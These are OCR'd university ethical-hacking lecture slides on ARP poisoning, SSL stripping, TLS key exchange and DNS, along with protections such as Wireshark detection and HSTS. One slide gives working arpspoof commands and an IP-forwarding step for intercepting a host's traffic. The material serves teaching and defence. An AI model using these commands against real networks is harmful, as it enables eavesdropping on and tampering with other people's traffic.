
ARP Poisoning

- Preliminary: Default gateway
  - ➢In general, a gateway is a network node that serves as an access point to another network.
  - ➢The default gateway is a device, such as a DSL router or cable router, that connects the local network to the public network (the Internet).
  - ➢In a home or small office environment:
    - ✓The default gateway router directly connects the local network to the public network.
  - ➢In enterprise network environment:
    - ✓The default gateway router connects the local network to adjacent network, one hop closer to the public network.

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning

- Scenario




Host A wants to communicate with the external network through Default Gateway with IP 10.0.1.1. Host A does not know Default Gateway's MAC address.

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Basics

- Scenario




Host A sends ARP request to broadcast address. Switch will flood this request to all interfaces.

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning

- Scenario




The attacker sends ARP response to Host A (through switch) claiming that it is a Default Gateway with the IP address 10.0.1.1 and its own MAC.

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning

- Scenario




The attacker now sends ARP response to Default Gateway claiming that it is Host A with the (real) Host A IP address and its own MAC.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning

- Scenario




Host A sends its packets to the external network via the attacker.

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning

- Scenario



Host A and Default Gateway believe that they are communicating each other, which is not true.

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning

- After the ARP poisoning happens:
  - *The real gateway thinks that the attacker is Host A while Host A thinks that the attacker is the gateway*.
  - So the attacker's device is in the middle of the connection between Host A and the gateway →Every packet that is going to/from the client will have to go through the attacker's device first.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Danger of ARP Poisoning

- ARP poisoning will redirect traffic to and from any client to the attacker's device
  - The attacker can read/modify/drop these packets in the traffic.
  - This allows the attacker to conduct more powerful attacks.
- It is very effective and dangerous, but it is difficult to protect against it.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning with Arpspoof

- How to perform ARP poisoning attack on Kali
  - Arpspoof is a tool for performing ARP Poisoning attack

```
arpspoof -i [interface] -t [Target A][Target B]
```

  - Step 1: Tell the target that the attacker is the default gateway

```
arpspoof -i eth0 -t 10.0.1.3 10.0.1.1
```

  - Step 2: Tell the default gateway that the attacker is the target

```
arpspoof -i eth0 -t 10.0.1.1 10.0.1.3
```

  - Step 3: Enable IP forward to make packets go through the attacker's device.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```


This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning with Arpspoof

- How to check the attack has been successful
  - Run `arp -a` (on the target's machine) to check whether the MAC address of the default gateway has been changed
  - In the scenario above, Host A will see **51:35:23:43:12:33** as the MAC address of Default Gateway, whose real MAC address is 11:22:33:55:22:11

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

ARP Poisoning with Bettercap

- Another method to perform ARP poisoning attack on Kali
  - Bettercap provides a nicer user interface to perform ARP poisoning (spoofing).
  - Bettercap Scripting called “caplet” can be used to automate command executions.
  - Can be combined with other attacks.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Protection against ARP Poisoning


- It is very difficult to prevent ARP poisoning itself as it exploits the insecure way that ARP works.
- Using static ARP tables can protect against MITM attacks but it does not scale well → It is not practical in large networks (Note that even in small networks, ARP tables have to be configured every time a new device is connected to the network)
- In fact ARP poisoning can easily be discovered by looking at the current ARP table (`arp -a`)
  - If the MAC address of the gateway (router) changes then poisoning has panned; but we do not check the ARP table all the time

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Protection against ARP Poisoning

- There are tools that monitors the ARP table automatically and sends a user a notification if anything suspicious happens.



- By using Wireshark, one can detect ARP poisoning (and other suspicious activities) in the network. → Next slide

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Protection against ARP Poisoning

arp.src.hw_mac == de:ad:be:ef:de:ad

No.	Time	Source	Destination	Protocol	Length	Info
13	7.371348	de:ad:be:ef:de:ad	00:00:00_00:00:00	ARP	42	192.168.112.1 is at de:ad:be:ef:de:ad (duplicate use of 192.168.112.1 detected!)
14	7.371358	de:ad:be:ef:de:ad	00:00:00_00:00:00	ARP	42	192.168.112.1 is at de:ad:be:ef:de:ad (duplicate use of 192.168.112.1 detected!)
15	7.371474	de:ad:be:ef:de:ad	Routerbo_bd:1e:63	ARP	42	192.168.112.11 is at de:ad:be:ef:de:ad
16	7.371480	de:ad:be:ef:de:ad	Routerbo_bd:1e:63	ARP	42	192.168.112.11 is at de:ad:be:ef:de:ad
40	22.372398	de:ad:be:ef:de:ad	00:00:00_00:00:00	ARP	42	192.168.112.1 is at de:ad:be:ef:de:ad (duplicate use of 192.168.112.1 detected!)
41	22.372411	de:ad:be:ef:de:ad	00:00:00_00:00:00	ARP	42	192.168.112.1 is at de:ad:be:ef:de:ad (duplicate use of 192.168.112.1 detected!)
42	22.372582	de:ad:be:ef:de:ad	Routerbo_bd:1e:63	ARP	42	192.168.112.11 is at de:ad:be:ef:de:ad
43	22.372592	de:ad:be:ef:de:ad	Routerbo_bd:1e:63	ARP	42	192.168.112.11 is at de:ad:be:ef:de:ad

```
▷ Frame 13: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▷ Ethernet II, Src: de:ad:be:ef:de:ad (de:ad:be:ef:de:ad), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
◢ [Duplicate IP address detected for 192.168.112.1 (de:ad:be:ef:de:ad) - also in use by e4:8d:8c:bd:1e:63 (frame 4)]
  ◢ [Frame showing earlier use of IP address: 4]
    ◢ [Expert Info (Warning/Sequence): Duplicate IP address configured (192.168.112.1)]
        [Duplicate IP address configured (192.168.112.1)]
        [Severity level: Warning]
        [Group: Sequence]
    [Seconds since earlier frame seen: 4]
◢ Address Resolution Protocol (reply)
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

CSCI369 Ethical Hacking

Lecture 3-2 More on MITM with SSL Strip, DNS Attacks and NAT

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Protection against eavesdropping using MITM

- The end-to-end encryption can be an effective solution against eavesdropping using MITM attacks.
  - The end-to-end encryption successfully prevents the adversary from accessing the data in the middle.
  - Even if all the data transmitted between the server and the target are captured, the attacker still cannot decrypt the data.
  - The popular and most common end-to-end encryption is the SSL/TLS. However, insecure settings can give an opportunity to the attacker to compromise the target's security.
  - This is a widely researched topic since the most popular websites enforce the TLS to their users.

This slide is copyrighted. It must not be distributed without permission from UOW


TLS (Transport layer Security)

- Data encryption over the network is an upward trend.
  - According to the Google transparency report (https://transparencyreport.google.com/https/overview?hl=en), the percentage of HTTPS page loadings (in the Chrome browser) increases from 67 percent in May 2017 to 91 percent in July 2019 in the United States.
- Among the top 100 non-Google sites on the Internet, which account for about 25 percent of all website traffic worldwide, 96 websites support HTTPS and 90 websites set HTTPS as default.

This slide is copyrighted. It must not be distributed without permission from UOW

TLS (Transport layer Security)

- TLS Handshake



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

TLS Handshake

- Key Exchange Protocol
  - ➢DH (Diffie-Hellman) and ECDH: Its security is based on the discrete logarithm problem in Finite Groups (DH) or over Elliptic Curves (ECDH).

Client		Server
g^b	<-------- g^b ----------	b
a	--------- g^a ---------->	g^a
$g^{ab} = (g^b)^a$		$g^{ab} = (g^a)^b$

(a and b are private keys; g^a and g^b are public keys)

  - ➢DHE and ECDHE: "E" means ephemeral. In DH and ECDH, server's public key (g^b) is fixed, but DHE and ECDHE, g^b is generated on-the-fly.

This slide is copyrighted. It must not be distributed without permission from UOW

TLS Handshake

- In the end-to-end encryption, the secret parameters are not delivered in the traffic in a plaintext.
- In (EC)DH(E), the attacker can read g^a and g^b. Note that it is very hard to compute a or b from g^a and g^b due to discrete logarithm problem.
- However, insecure settings enable the attacker to compromise the privacy of the target. → MITM


This slide is copyrighted. It must not be distributed without permission from UOW

SSL Strip

- Concept
  - ➢Users (clients) do not explicitly type https:// when they enter URL on the browser, e.g., www.shop.com (without specifying a protocol).
    - ✓If this happens, the website usually redirect that request to the secure https server https://www.shop.com (302 redirect directive)
    - ✓Then the user's browser connects to that https site.
  - ➢SSL strip is an MITM attack that makes use of this user behaviour: Users do not directly connect to the site with https but non-https, i.e., http. The attacker then captures the client's request acts as a proxy between the user and the secure https server.

This slide is copyrighted. It must not be distributed without permission from UOW

SSL Strip



- The attacker sends the (captured) queries from the client to the server through the TLS channel between him and the server. (The queries will be encrypted.)
- The attacker decrypts the encrypted queries from the server and relay the decrypted results (answers) to the client.

This slide is copyrighted. It must not be distributed without permission from UOW

SSL Strip

- The automated SSL strip tool was developed by Moxie Marlinspike in 2009.
- What is the benefit to the attacker maintaining the http connection?
  - The attacker can capture every data from the client as they are not encrypted.
- Possible prevention methods
  - User awareness: If possible, type the full https URL, e.g. https://www.shop.com

This slide is copyrighted. It must not be distributed without permission from UOW

SSL Strip

- Possible prevention methods (continued)
  - ➢HSTS (HTTP Strict Transport Security)
    - ✓It instructs browser that shop.com should always be HTTPS.
  - ➢HSTS preloading
    - ✓The problem is the very first time the client has typed http://site , there could be a chance that the 302 redirection directives have not yet provided to the client's browser. → SSL strip can happen
    - ✓Solution: The client's browser preloads the static list of websites that no matter what should always be visited over https (even on the first visit).
  - ➢You can check your HSTS setting of your chrome browser by navigate to https://www.chromium.org/hsts/

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


Domain Name System (DNS)

- The DNS is used for translating hostnames into IP addresses and vice versa.
  - All internet working applications require DNS to function.
- DNS makes use of a hierarchical naming scheme: Queries work in a top-down manner, beginning at the top of the DNS tree and working their way down. (Root → TLD → Authoritative)
- Traditional firewalls leave port 53 open for DNS queries. It is difficult to protect against DNS-based DDoS attack such as amplification and reflection. Therefore, it becomes a primary target to slow down or disable the target network.

This slide is copyrighted. It must not be distributed without permission from UOW

Domain Name System (DNS)

- How DNS works
  - Normally, if a DNS server does not know a requested translation, it will ask another DNS server, and the process continues recursively.
  - To increase performance, a DNS server will typically remember these translations for a certain amount of time in the DNS records. This means if it receives another request for the same translation, it can reply without needing to ask any other servers until that record expires.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed permission from UOW

